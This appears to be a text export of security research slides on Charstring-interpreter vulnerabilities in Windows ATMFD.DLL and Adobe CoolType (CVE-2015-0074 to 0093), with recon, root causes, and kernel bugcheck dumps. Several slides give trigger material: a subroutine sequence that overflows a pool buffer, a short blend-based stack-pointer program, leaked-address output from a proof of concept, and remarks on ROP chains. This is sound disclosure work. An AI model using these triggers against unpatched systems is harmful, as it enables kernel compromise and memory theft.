- As Halvar Flake noticed, Adobe released Reader 4 for AIX and Reader 5 for Windows long time ago **with symbols**.
  - this includes the font engine, `CoolType.dll`.
  - the code has not fundamentally changed since then: it's basically the same with minor patches.
  - it is possible to cross-diff them with modern CoolType, ATMFD or other modules to match some symbols, easing the reverse engineering process.


Functions window
Function name
UFLSupport::ClearIncrGlyphList(void)
UFLSupport::ClearIncrGlyphList(void)
UFLEnlargePtr
TypeMatch(_s_HandlerType const *,_s_Catchabl...
Type1Program::StoreSubroutine(long,uchar *,lo...
Type1Program::StoreNextCharString(char const...
Type1Program::GetProgramBase(void)
Type1Program::GetMMHandler(void)
Type1Program::GetDataRef(void)
Type1Program::AllocSubroutines(long)
Type1Program::AllocCharStrings(long)
Line 5610 of 6589

ATMFD.DLL: basic recon

- On the bright side, the library is full of debug messages that we can use to find our way in the assembly.
  - variable names, function names, unmet conditions and source file paths!
- Furthermore, there are multiple Type 1 font string literals, too.

ATMFD.DLL: basic recon

Debug messages:

.rdata:0004B5EC	00000022	C	Malloc failed in OutlineGetMemory
.rdata:0004B610	0000003A	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\bcpath.c
.rdata:0004B64C	00000017	C	NULL Path list pointer
.rdata:0004B664	00000018	C	pPathList->next != NULL
.rdata:0004B67C	0000003B	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\bcsetup.c
.rdata:0004B6B8	00000005	C	n>=0
.rdata:0004B6C0	0000001A	C	numBlueValues <= MAXBLUES
.rdata:0004B6DC	0000001B	C	numFamilyBlues <= MAXBLUES
.rdata:0004B6F8	00000039	C	pFontData->numMasters == 0 || pFontData->numMasters == 1
.rdata:0004B734	0000003F	C	inappropriate versionNum in FontDesc passed to BCSetUpValues()
.rdata:0004B774	00000029	C	pFontData->versionNum == FontDescVersion
.rdata:0004B7A0	0000001A	C	p->edgeFlags & edgeBottom
.rdata:0004B7BC	0000003C	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c
.rdata:0004B7F8	00000043	C	p->edgeFlags & edgeBottom || p == &edgeList->edges[SENTINEL_POINT]
.rdata:0004B83C	00000018	C	EdgeList would overflow
.rdata:0004B854	00000029	C	scale > 0 && scale <= MAX_OPTIMIZED_AorD

Type 1 string literals:

.rdata:0004B374	00000015	C	BlendDesignPositions
.rdata:0004B38C	0000000F	C	BlendDesignMap
.rdata:0004B39C	0000000F	C	BlendAxisTypes
.rdata:0004B3AC	0000000F	C	AccentEncoding
.rdata:0004B3BC	00000013	C	UnderlineThickness
.rdata:0004B3D0	00000012	C	UnderlinePosition
.rdata:0004B3E4	0000000C	C	ItalicAngle
.rdata:0004B3F0	00000009	C	FontBBox
.rdata:0004B3FC	00000015	C	subroutineNumberBias
.rdata:0004B414	00000006	C	lenIV
.rdata:0004B41C	00000012	C	lenBuildCharArray
.rdata:0004B430	00000012	C	initialRandomSeed
.rdata:0004B444	0000000F	C	gSubNumberBias
.rdata:0004B454	00000009	C	UniqueID
.rdata:0004B460	0000000E	C	SubrMapOffset
.rdata:0004B470	0000000A	C	SubrCount


Where’s Waldo?

- It is relatively easy to locate the Charstring processing routine in `ATMFD.DLL`.
- For one, it contains references to a lot Charstring-related debug strings:

```
.text:0003ECC4 loc_3ECC4:                              ; CODE XREF: sub_3A1FC+13A7↑j
.text:0003ECC4                                         ; sub_3A1FC+13B0↑j
.text:0003ECC4                 push    offset aFalse   ; "false"
.text:0003ECC9                 push    offset aOperandStackUn ; "operand stack underflow"
.text:0003ECCE                 push    164Ah
.text:0003ECD3                 jmp     loc_3EB8A
.text:0003ECD8 ; ---------------------------------------------------------------------------
.text:0003ECD8
.text:0003ECD8 loc_3ECD8:                              ; CODE XREF: sub_3A1FC+1434↑j
.text:0003ECD8                 push    offset aFalse   ; "false"
.text:0003ECDD                 push    offset aArgumentCoun_0 ; "argument count error at otherNEWCOLORS"
.text:0003ECE2                 push    1683h
.text:0003ECE7                 jmp     loc_3F1A2
.text:0003ECEC ; ---------------------------------------------------------------------------
.text:0003ECEC
.text:0003ECEC loc_3ECEC:                              ; CODE XREF: sub_3A1FC+1441↑j
.text:0003ECEC                 push    offset aFalse   ; "false"
.text:0003ECF1                 push    offset aPsstackOverflo ; "psstack overflow at otherNEWCOLORS"
.text:0003ECF6                 push    1686h
.text:0003ECFB                 jmp     loc_3F1A2
.text:0003ED00 ; ---------------------------------------------------------------------------
```

Where’s Waldo?


- Incidentally, the function is also by far the largest one in the whole DLL (20kB):



Functions window

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
sub_203BE	.text	000203BE	000004D3	00000074	00000008	R	.	.	.	B	.	.
sub_335EE	.text	000335EE	000004E4	00000050	00000014	R	.	.	.	B	.	.
sub_1B5BA	.text	0001B5BA	00000509	00000060	00000004	R	.	.	.	B	.	.
sub_35F25	.text	00035F25	00000516	00000190	00000020	R	.	.	.	B	.	.
sub_3510E	.text	0003510E	00000556	00000074	0000000C	R	.	.	.	B	.	.
sub_42AE2	.text	00042AE2	0000056A	00000034	00000010	R	.	.	.	B	.	.
sub_131A0	.text	000131A0	00000576	000001A0	00000000	R	.	.	.	B	.	.
sub_4466D	.text	0004466D	00000608	00000090	00000024	R	.	.	.	B	.	.
sub_21BB6	.text	00021BB6	00000627	000000C8	00000010	R	.	.	.	B	.	.
sub_3732D	.text	0003732D	00000628	00000010	00000014	R	.	.	.	B	.	.
sub_32DE9	.text	00032DE9	00000699	00000038	0000001C	R	.	.	.	B	.	.
sub_16B9E	.text	00016B9E	000006C2	0000006C	00000030	R	.	.	.	B	.	.
sub_38517	.text	00038517	000006DE	00000040	00000018	R	.	.	.	B	.	.
sub_26EED	.text	00026EED	000008E5	00000258	00000010	R	.	.	.	B	.	.
sub_15E2A	.text	00015E2A	00000BE8	00000274	00000000	R	.	.	.	B	.	.
sub_2BDD2	.text	0002BDD2	00000E39	00000038	00000000	R	.	.	.	B	.	.
sub_1DEA8	.text	0001DEA8	00000F5C	00000080	00000009	R	.	.	.	B	.	.
sub_301D9	.text	000301D9	00000F67	0000000C	00000000	R	.	.	.	.	.	.
sub_1772E	.text	0001772E	000010EE	00000104	00000008	R	.	.	.	B	.	.
sub_3A1FC	.text	0003A1FC	000051CF	000006FC	0000001C	R	.	.	.	B	.	.

Line 764 of 802



The interpreter function

- By looking at DirectWrite and WPF, we can see that its caller is named `Type1InterpretCharString`.
- In the symbolized CoolType, the interpreter itself is named `DoType1InterpretCharString`.
- It is essentially a giant *switch-case* statement, handling the different instructions inline.

The interpreter function

```
BYTE op = *charstring++;
switch (op) {
    case HSTEM:
        . . .
    case VSTEM:
        . . .
    case VMOVETO:
        . . .
  …
}
```

Why so large?

- The same interpreter is used for both Type 1 and Type 2 (OpenType) Charstrings.
  - Type 1 fonts have access to all OpenType instructions, and vice versa! :o
- The interpreter in `ATMFD.DLL` still implements

every single feature

that was EVER part of the Type 1 / OpenType specs.

- Even the most obsolete / deprecated / forgotten ones.

Let’s get to work.

Charstring vulnerabilities

All of them affected Windows editions up to and including Windows 8.1.


CVE-2015-0074: Unlimited Charstring execution

Impact:	Denial of Service
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entry:**	169
Windows Kernel (ATMFD) affected:	CVE-2015-0074
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	No

CVE-2015-0074: stop condition

- Let’s start simple – when does the interpreter loop stop?
  1. when the ENDCHAR instruction is encountered.
  2. when an error condition is detected during execution of a PostScript command.
- There’s no hard limit over the number of instructions executed.
- No loop support to exploit this, but there are subroutine calls!

CVE-2015-0074: nested subroutine calls



CVE-2015-0074: impact

- By performing a huge number of computation-heavy instructions, we can reliably and indefinitely consume 100% of one CPU.
  - multiple fonts can be used to block multiple cores.
  - the process cannot be killed, as the thread remains in kernel-mode all the time.
  - the only cure is a hard reboot.
- Remote Denial of Service vulnerability.
  - USB sticks and Explorer’s automatic thumbnailing.
  - any client application using GDI to rasterize OpenType fonts.
  - only meaningful in the Windows kernel; client application DoS not really interesting.

CVE-2015-0087: out-of-bounds reads from the Charstring stream

Potential impact:	Memory disclosure
Practical impact:	Denial of Service
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entry:**	174
Windows Kernel (ATMFD) affected:	CVE-2015-0087
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	CVE-2015-3095

CVE-2015-0087

- The Charstring stream is accessed by the interpreter:
  - at the beginning of the VM execution loop (to read the main opcode),
  - while reading the second byte of the “escape” instruction.
  - while reading a 8/16/32-bit value to be pushed onto the operand stack.
- In none of those cases did it check if the Charstring pointer went beyond the end of the buffer.
- Different memory regions used for different formats: kernel-mode pools (Type 1 fonts), `CSRSS.EXE` userland heap (OpenType fonts).

CVE-2015-0087

- Scenario: `CSRSS.EXE` process memory disclosure
  - The parser reads garbage, uninitialized or left-over data and reflects them in the form of glyph’s shape.
  - Actually observed: with some valid and some empty CharStrings, the empty ones would reuse the memory of valid programs and be rasterized.
  - Otherwise, extremely difficult to extract meaningful memory contents this way.

CVE-2015-0087

- Scenario: Blue Screen of Death due to unhandled invalid memory access.
  - Only possible with Type 1 fonts, due to ATMFD’s aggressive exception handling.
  - Requires memory to be aligned nearly perfectly with the end of a page boundary.
  - Otherwise, the interpreter will bail out with an error roughly a few bytes past the Charstring.
  - Totally viable to accomplish.

CVE-2015-0087

```
TRAP_FRAME:  af7e6e44 -- (.trap 0xffffffffaf7e6e44)
ErrCode = 00000000
eax=00000000 ebx=00000000 ecx=00420000 edx=000000cd esi=ffffffff edi=af7e7060
eip=9956dec8 esp=af7e6eb8 ebp=af7e75bc iopl=0         nv up ei ng nz na pe cy
cs=0008  ss=0010  ds=f000  es=0023  fs=0030  gs=0023             efl=00010287
ATMFD+0x2bec8:
9956dec8 0fb60a          movzx   ecx,byte ptr [edx]         ds:f000:00cd=??
```

WTF: ATMFD.DLL exception handling


- Most of the ATMFD code processing input data is protected with a generic exception handler.
    - Graciously handles `ACCESS_VIOLATION` exceptions caused by invalid user-mode memory access.
    - Poor man's way to maintain system stability?
    - Definitely disrupts dynamic vulnerability detection – if a fuzzer ever hit a condition resulting in access to invalid user-mode memory, the researcher would never know.

CVE-2015-0088: off-by-x out-of-bounds reads/writes relative to the operand stack

Potential impact:	Memory Disclosure, Remote Code Execution
Practical impact:	Minor Memory Disclosure
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entry:**	175
Windows Kernel (ATMFD) affected:	CVE-2015-0088
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	No

CVE-2015-0088


`DoType1InterpretCharString` stack frame (operand stack)



CVE-2015-0088

- Most Charstring instructions expect a specific number of arguments on the operand stack.
- ATMFD did nothing to verify the assumption before executing the instructions.
- Consequently, we could get the interpreter to access up to three DWORDs directly prior the local `op_stk[48]` array on stack.

CVE-2015-0088



CVE-2015-0088

Overreading instructions:

1. escape + callothersubr
2. escape + callothersubr + endflex
3. escape + callothersubr + changehints
4. escape + callothersubr + counter{1, 2}
5. escape + add
6. escape + sub
7. escape + mul
8. escape + div2
9. escape + put
10. escape + get
11. escape + ifelse
12. escape + and
13. escape + or
14. escape + eq
15. escape + roll
16. escape + setcurrentpoint
17. escape + load
18. escape + store

CVE-2015-0088

- Prior to executing each instruction, the interpreter checks:

```
if (op_sp < &op_stk[0]) {
  // bail out;
}
```

- Makes it impossible to disclose kernel stack memory using any of the affected instructions.
  - with the exception of DUP, which does not decrement the stack pointer.
  - a 4-byte memory disclosure of the kernel stack.
  - nothing too interesting there on the builds I checked.

CVE-2015-0088

Overwriting instructions:

- `escape + not (off-by-1)`
- `escape + neg (1)`
- `escape + abs (1)`
- `escape + sqrt (1)`
- `escape + index (1)`
- `escape + exch (2)`

Common scheme:

1. pop the operand(s) from stack,
2. perform corresponding calculations,
3. push the operand(s) back to stack.

CVE-2015-0088

- Potentially RCE – in practice, no interesting data stored in the 2 DWORDs directly before the stack on the builds I checked.
  - purely coincidental, but still.
- Illustrative of the general code quality of the interpreter function in `ATMFD.DLL`.
  - kept my hopes very high at the beginning of the process. ☺

CVE-2015-0089: memory disclosure via uninitialized transient array

Impact:	Memory disclosure
Architecture:	x86, x86-64
Reproducible with:	Type 1 (Windows only), OpenType
***google-security-research* entries:**	176, 259, 277
Windows Kernel (ATMFD) affected:	CVE-2015-0089
DirectWrite affected:	CVE-2015-1670
WPF affected:	CVE-2015-1670
Adobe CoolType affected:	CVE-2015-3049

CVE-2015-0089: the transient array

A temporary DWORD array for Charstring programs, essentially.

4.5 Storage Operators

The storage operators utilize a transient array and provide facilities for storing and retrieving transient array data.

The transient array provides non-persistent storage for intermediate values. There is no provision to initialize this array, except explicitly using the **put** operator, and values stored in the array do not persist beyond the scope of rendering an individual character.

CVE-2015-0089: transient array size

- In Type 1 fonts, the size can be controlled via a `/lenBuildCharArray` DICT number entry (up to 65535).
- In OpenType fonts:

The following are the implementation limits of the Type 2 char-string interpreter:

Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

CVE-2015-0089: transient array access

- The array can be accessed using a number of instructions in `ATMFD.DLL` (some of them long gone from the official specs):

1. `escape + callothersubr + storewv`
2. `escape + callothersubr + put(2)`
3. `escape + put`
4. `escape + callothersubr + get`
5. `escape + get`
6. `escape + load`
7. `escape + store`

CVE-2015-0089: transient array allocation

- The array is only allocated on the first access.
  - from the kernel pools in ring-0, or user-mode heap in ring-3.
- What happens if we try to read an entry that has not been previously initialized?
- The specification addresses this matter explicitly.

*„If **get** is executed prior to **put** for i during execution of the current charstring, the value returned is undefined.”*

The Type 2 Charstring Format, Technical Note #5177,


Adobe Systems Incorporated, 16 March 2000, p. 27-28

CVE-2015-0089: uninitialized transient array

- In this case, *undefined* means „old bytes from the reused memory region”.
  - the allocation was not zero-ed out prior to letting the Charstring operate on it.
- We can place bits of uninitialized heap/pool memory on the operand stack... so what?
  - the DWORD can easily be *drawn* as a glyph, making it possible to reflect it back to an attacker or use to defeat ASLR.
  - it’s not trivial, but possible thanks to the extensive set of arithmetic / logical instructions supported by the interpreter.

CVE-2015-0089: uninitialized transient array

- With OpenType, one glyph can disclose **32 DWORDs = 128 bytes.**
  - e.g. by representing a 32x32 matrix, with each row/column describing one DWORD and each square one bit.
- With Type 1, one glyph can disclose up to **65536 DWORDs = 256 kB.**
- Possible to disclose memory of Internet Explorer, WPF and the Windows kernel with the same bug.
  - Google Chrome and Mozilla Firefox also use DirectWrite for font rasterization, but the OpenType Sanitiser disallows some of the required Charstring instructions.
  - Another „one bug to rule them all”. ☺


C:\Users\test\Desktop\poc.html
C:\Users\test\Desktop\poc....
Synchronization bytes:
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
aa aa aa aa 55 55 55 55 aa aa aa aa 55 55 55 55
Disclosed bytes:
30 14 5e 73 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 6c f7 e6 9a 02 00 00 00 1a 00 00 00
40 dc 52 09 08 ed 01 00 00 dd 52 09 14 00 00 00
f0 df 99 03 01 01 00 00 48 ae 99 03 08 00 00 00
02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
48 ae 99 03 08 00 00 00 70 a6 2d 05 7f 2f 80 2f
02 00 00 00 00 00 00 00 78 99 33 05 48 ae 99 03
08 00 00 00 00 00 00 00 d8 ad 99 03 00 00 00 00
Leaked addresses:
0x735e1430 [image address]
0x0952dc40 [heap address]
0x0001ed08 [heap address]
0x0952dd00 [heap address]
0x0399dff0 [heap address]
0x0399ae48 [heap address]
0x0399ae48 [heap address]
0x052da670 [heap address]
0x05339978 [heap address]
0x0399ae48 [heap address]
0x0399add8 [heap address]

DEMO TIME

CVE-2015-0090: read/write-what-where in LOAD and STORE operators

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entry:**	177
Windows Kernel (ATMFD) affected:	CVE-2015-0090
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	No

CVE-2015-0090: the Registry Object

- Back in the „Type 2 Charstring Format” specs from 1998, another storage available to the font programs was defined – the „Registry Object”.
  - Related to *Multiple Masters* which were part of the OpenType format for a short while.
  - Subsequently removed from the specification in 2000, but `ATMFD.DLL` of course still supports it.
- Referenced via two new instructions: `STORE` and `LOAD`.
  - can transfer data back and forth between the transient array and the Registry.

CVE-2015-0090

The Registry provides more permanent storage for a number of items that have predefined meanings. The items stored in the Registry do not persist beyond the scope of rendering a font. Registry items are selected with an index, thus:

0 Weight Vector
1 Normalized Design Vector
2 User Design Vector

The result of selecting a Registry item with an index outside this list is undefined.

CVE-2015-0090

The Registry provides more permanent storage for a number of items that have predefined meanings. The items stored in the Registry do not persist beyond the scope of rendering a font. Registry items are selected with an index, thus:

0 Weight Vector
1 Normalized Design Vector
2 User Design Vector

The result of selecting a Registry item with an index outside this list is undefined.

:D :D :D

:D :D :D

CVE-2015-0090

- Internally, registry items are implemented as an array of `REGISTRY_ITEM` structures, inside a global font state structure.

```
struct REGISTRY_ITEM {
  long size;
  void *data;
} Registry[3];
```

- Verification of the Registry index exists, but can you spot the bug?

```
.text:0003CA35                 cmp     eax, 3
.text:0003CA38                 ja      loc_3BEC4
```

CVE-2015-0090: off-by-one in index validation

- An `index > 3` condition instead of `index >= 3`, leading to an off-by-one in accessing the `Registry` array.
- Using the `LOAD` and `STORE` operators, we can trigger the following `memcpy()` calls with controlled transient array and size:


```
memcpy(Registry[3].data, transient array, controlled size);
memcpy(transient array, Registry[3].data, controlled size);
```

provided that `Registry[3].size > 0`.

CVE-2015-0090: use of uninitialized pointer

- The registry array is part of an overall font state structure.
  - The `Registry[3]` structure is uninitialized during the interpreter run time.
- If we can spray the Kernel Pools such that `Registry[3].size` and `Registry[3].data` occupy a previously controlled allocation, we end up with arbitrary *read* and *write* capabilities in the Windows kernel!

CVE-2015-0090



CVE-2015-0090: pointer controlled via kernel pool spraying

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: aaaaaaaa, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: 994f8c00, If non-zero, the instruction address which referenced the bad
memory address.
Arg4: 00000002, (reserved)
```

CVE-2015-0091: pool-based buffer overflow in Counter Control Hints

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86, x86-64
Reproducible with:	Type 1, OpenType
***google-security-research* entries:**	178, 249
Windows Kernel (ATMFD) affected:	CVE-2015-0091
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	CVE-2015-3050

CVE-2015-0091: passing parameters

- In the „Type 1 Font Format Supplement” document, a mechanism called „Counter Control Hint” was introduced.
- The font can provide an arbitrary number of hint parameters.
  - Packets of max. 22 integers passed via „othersubr 12”.
  - Final ≤ 22 integers passed via a terminating „othersubr 13”.
- Example (***argument count***, ***othersubr number***):

```
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 22 12 callother
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 22 12 callother
0 1 2 3 4 5 6 7 8 13 callother
```

CVE-2015-0091: the trigger

- The kernel allocates an array of constant size for the Counter Control Hint parameters.
- Performs no bounds checking over the total number of arguments received so far.
- With enough „`[numbers] 22 12 callother`” sequences, we can easily overflow the pool-based buffer.
  - No need to have them all in verbatim – we can once again use subroutines to save some disk/memory space.

CVE-2015-0091: the trigger

```
dup 110 ## -| { 1094795585 1094795585 1094795585 1094795585 1094795585 1094795585 1094795585 1094795585
                1094795585 1094795585 1094795585 1094795585 1094795585 1094795585 1094795585 1094795585
                1094795585 1094795585 1094795585 1094795585 1094795585 1094795585 22 12 callother return } |
dup 111 ## -| { 0 6 callother
                110 callsubr 110 callsubr 110 callsubr 110 callsubr
                110 callsubr 110 callsubr 110 callsubr 110 callsubr
                110 callsubr 110 callsubr 110 callsubr 110 callsubr
                110 callsubr 110 callsubr 110 callsubr 110 callsubr
                return } |
                              .
                              .
                              .
dup 114 ## -| { 0 6 callother
                113 callsubr 113 callsubr 113 callsubr 113 callsubr
                113 callsubr 113 callsubr 113 callsubr 113 callsubr
                113 callsubr 113 callsubr 113 callsubr 113 callsubr
                113 callsubr 113 callsubr 113 callsubr 113 callsubr
                return } |
```

CVE-2015-0091: system bugcheck

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: a8e91000, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: 9975d22e, If non-zero, the instruction address which referenced the bad
memory address.
Arg4: 00000000, (reserved)
```

CVE-2015-0092: pool-based buffer underflow due to integer overflow in STOREWV

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86, x86-64
Reproducible with:	Type 1
***google-security-research* entries:**	179, 250
Windows Kernel (ATMFD) affected:	CVE-2015-0092
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	CVE-2015-3051

CVE-2015-0092: the STOREWV operator

- Otherwise known as ***othersubr 19***
  - or rather „known”, as it’s not documented in any Type 1 specification.
  - perhaps Adobe introduced several new OtherSubrs such that specific CFF fonts can be fully converted back to Type 1 with all features?
  - interpreters such as FreeType, ATMFD, Adobe Reader still support it.

CVE-2015-0092: the STOREWV operator

- Usage: `<idx> 1 19 callother`
- Requires a `/WeightVector` array of length ≤16 to be present in the Top DICT, e.g.:
  - `/WeightVector [0.00000 0.00000 0.88077 0.11923 0.00000 0.00000 ] def`
- Copies the contents of `WeightVector` into the transient array, starting with index *idx*.
- The index is (obviously) popped from the operand stack, as a signed 16-bit value.

CVE-2015-0092: the bounds check

Before copying data, the interpreter checks that the `WeightVector` array will fit into the transient array at the chosen offset:

```
--op_sp;
int16_t idx = *(op_sp + 1);
if (font->master_designs + idx > font->lenBuildCharArray) {
  return -8;
}
```

CVE-2015-0092: the bounds check

```
if (font->master_designs + idx > font->lenBuildCharArray)
```

- `font->master_designs`: unsigned length of `WeightVector`, can be 2 – 16.
- `idx`: fully controlled signed 16-bit number.
- `font->lenBuildCharArray`: unsigned length of the transient array (in items).

If `idx` is a negative number ≥`font->master_designs`,

the bounds check can be bypassed.

CVE-2015-0092: the underflow

- Suppose `master_designs = 16`, `idx = -16`.
  - Results in copying 64 bytes to `&transient_array[-16]` → a pool-based buffer underflow.

```
memcpy(&font->transient_array[idx],
       font->weight_vector,
       font->master_designs * sizeof(DWORD));
```

CVE-2015-0092: the underflow

- `ATMFD.DLL`: corruption of preceding pool headers and potentially previous allocation's body.
- Adobe Reader (`CoolType.dll`): corruption of Adobe's internal allocator headers and potentially previous allocation's body.

CVE-2015-0092: the bugcheck

```
KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure.  The corruption
could potentially allow a malicious user to gain control of this machine.
Arguments:
Arg1: 00000003, A LIST_ENTRY has been corrupted (i.e. double remove).
Arg2: 81be4b54, Address of the trap frame for the exception that caused the
bugcheck
Arg3: 81be4a80, Address of the exception record for the exception that caused the
bugcheck
Arg4: 00000000, Reserved
```

CVE-2015-0093: unlimited out-of-bounds stack manipulation via BLEND operator

Impact:	Elevation of Privileges / Remote Code Execution
Architecture:	x86
Reproducible with:	Type 1
***google-security-research* entries:**	180, 258
Windows Kernel (ATMFD) affected:	CVE-2015-0093
DirectWrite affected:	No
WPF affected:	No
Adobe CoolType affected:	CVE-2015-3052

CVE-2015-0093: the BLEND operator

- Again, related to the forgotten *Multiple Master* fonts.
- Introduced in „The Type 2 Charstring Format" on 5 May 1998.
- Removed from the specs on 16 March 2000:

> **Changes in the 16 March 2000 document**
>
> - The information on the **blend** operator, and all references to multiple master fonts, were removed.

- Obviously still supported in a number of engines. ☺

CVE-2015-0093: the BLEND operator

blend num(1,1)...num(1,n) num(2,1)...num(k,n) n **blend** (16) val1...valn

for *k* master designs, produces *n* interpolated result value(s) from $n * k$ arguments.

- Pops *k*n* arguments from the stack, where:
  - **k** = number of master designs (length of the `/WeightVector` table).
  - **n** = controlled signed 16-bit value loaded from the operand stack.
- Pushes back *n* values to the stack.

CVE-2015-0093: bounds checking

The interpreter had a good intention to verify that the specified number of arguments are present on the stack:

```
case BLEND:
  if ( op_sp < &op_stk[1] || op_sp > &op_stk_end )  // bail out.
  ...
  if ( master_designs == 0 && &op_sp[n] >= &op_stk_end )  // bail out.
  ...
  if ( &op_stk[n * master_designs] > op_sp )  // bail out.
  ...
  op_sp = DoBlend(op_sp, font->weight_vector, font->master_designs, n);
```

CVE-2015-0093: bounds checking

1. Is the stack pointer within the bounds of the stack buffer?

```
op_sp >= op_stk && op_sp <= &op_stk_end
```

2. Is there at least one item (n) on the stack?

```
op_sp >= &op_sp[1]
```

3. Are there enough items (parameters) on the stack?

```
&op_stk[n * master_designs] <= op_sp
```

3. Is there enough space left on the stack to push the output parameters?

```
master_designs != 0 || &op_sp[n] < &op_stk_end
```

CVE-2015-0093: debug messages

```
AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6552,
              "stack underflow in cmdBLEND", "false");

AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6558,
              "stack overflow in cmdBLEND", "false");

AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
              6561, "DoBlend would underflow operand stack",
              "op_stk + inst->lenWeightVector*nArgs <= op_sp");
```

CVE-2015-0093: the `DoBlend` function

- Turns out, a negative value of *n* passes all the checks!
- Reaches the `DoBlend` function, which:
  - loads the input parameters from the stack,
  - performs the blending operation,
  - pushes the resulting values back.

CVE-2015-0093: the **`DoBlend`** function

From a technical point of view, what happens is essentially:

```
op_sp -= n * (master_designs - 1) * 4
```

which is the result of popping *k**n values, and pushing n values back.

CVE-2015-0093

- For a negative *n*, no actual popping/pushing takes place.
  - However, the stack pointer (`op_sp`) is still adjusted accordingly.
  - With controlled 16-bit *n*, we can arbitrarily increase the stack pointer, well beyond the `op_stk[]` array.
    - **It is a security boundary**: the stack pointer should ALWAYS point inside the one local array.

CVE-2015-0093: we're quite lucky!

- At the beginning of the main interpreter loop, the function checks if op_sp is *smaller* than op_stk[]:

```
if (op_sp < op_stk) {
  AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
                 4475, "underflow of Type 1 operand stack",
                "op_sp >= op_stk");
  abort();
}
```


- It does not check if op_sp is greater than the end of op_stk[], making it possible to execute further instructions with the inconsistent interpreter state.

CVE-2015-0093: stack pointer control


- With `|WeightVector|=16`, we can increase `op_sp` by as much as `32768 * 15 * 4 = 1966080 (0x1E0000)`.
  - well beyond the stack area – we could target other memory areas such as pools, executable images etc.
- With `|WeightVector|=2`, the stack pointer is shifted by exactly **`-n*4`** (*n* DWORDs), providing a great granularity for out-of-bounds memory access.
  - by using a two-command **`-x blend`** sequence, we can set `op_sp` to any offset relative to the `op_stk[]` array.

For example…

CVE-2015-0093




CVE-2015-0093




CVE-2015-0093

DoType1InterpretCharString stack frame (operand stack)




Charstring Program




CVE-2015-0093

DoType1InterpretCharString stack frame (operand stack)



Charstring Program



CVE-2015-0093

Charstring Program

-349
blend
exch
endchar

CVE-2015-0093: bugcheck

```
ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)
An attempt was made to execute non-executable memory.  The guilty driver
is on the stack trace (and is typically the current instruction pointer).
When possible, the guilty driver's name (Unicode string) is printed on
the bugcheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 97ebf6a4, Virtual address for the attempted execute.
Arg2: 11dd2963, PTE contents.
Arg3: 97ebf56c, (reserved)
Arg4: 00000002, (reserved)
```

CVE-2015-0093: impact

- We can use the supported (*arithmetic*, *storage*, etc.) operators over the out-of-bounds `op_sp` pointer.
  - Possible to add, subtract, move data around on stack, insert constants etc.
  - Pretty much all the primitives requires to build a full ROP chain.
- The bug enables the creation a 100% reliable Charstring-only exploit subverting all modern exploit mitigations (stack cookies, DEP, ASLR, SMEP, ...) to execute code.
  - Both Adobe Reader and the Windows Kernel were affected.
  - Possible to create a chain of exploits for full system compromise (RCE + sandbox escape) using just this single vulnerability.

CVE-2015-0093: 64-bit

- On 64-bit platforms, the `n * master_designs` expression is cast to *unsigned int* in one of the bounds checking *if statements*:

```
if ((uint64)(&op_stk + 4 * (uint32)(n * master_designs)) > op_sp)
```

- Consequently, the whole check fails for negative *n*, eliminating the vulnerability from the code.
  - Not to worry, there are no 64-bit builds of Adobe Reader.
  - In the x64 Windows kernel, there are other font vulnerabilities to exploit for a sandbox escape ☺

DEMO TIME

Chapter 3:
font fuzzing

Various approaches to font security

- The Charstring interpreter code was a perfect manual audit candidate.
  - Mostly self-contained, with a single large function to audit.
  - Relatively simple (structurally and semantically) format of processed data – binary encoded PostScript programs.
  - Known problems to look for an assumptions to violate.
  - By design pretty robust against dumb bitstream-based fuzzing.

Various approaches to font security

- That was, however, very unlike general font security research:
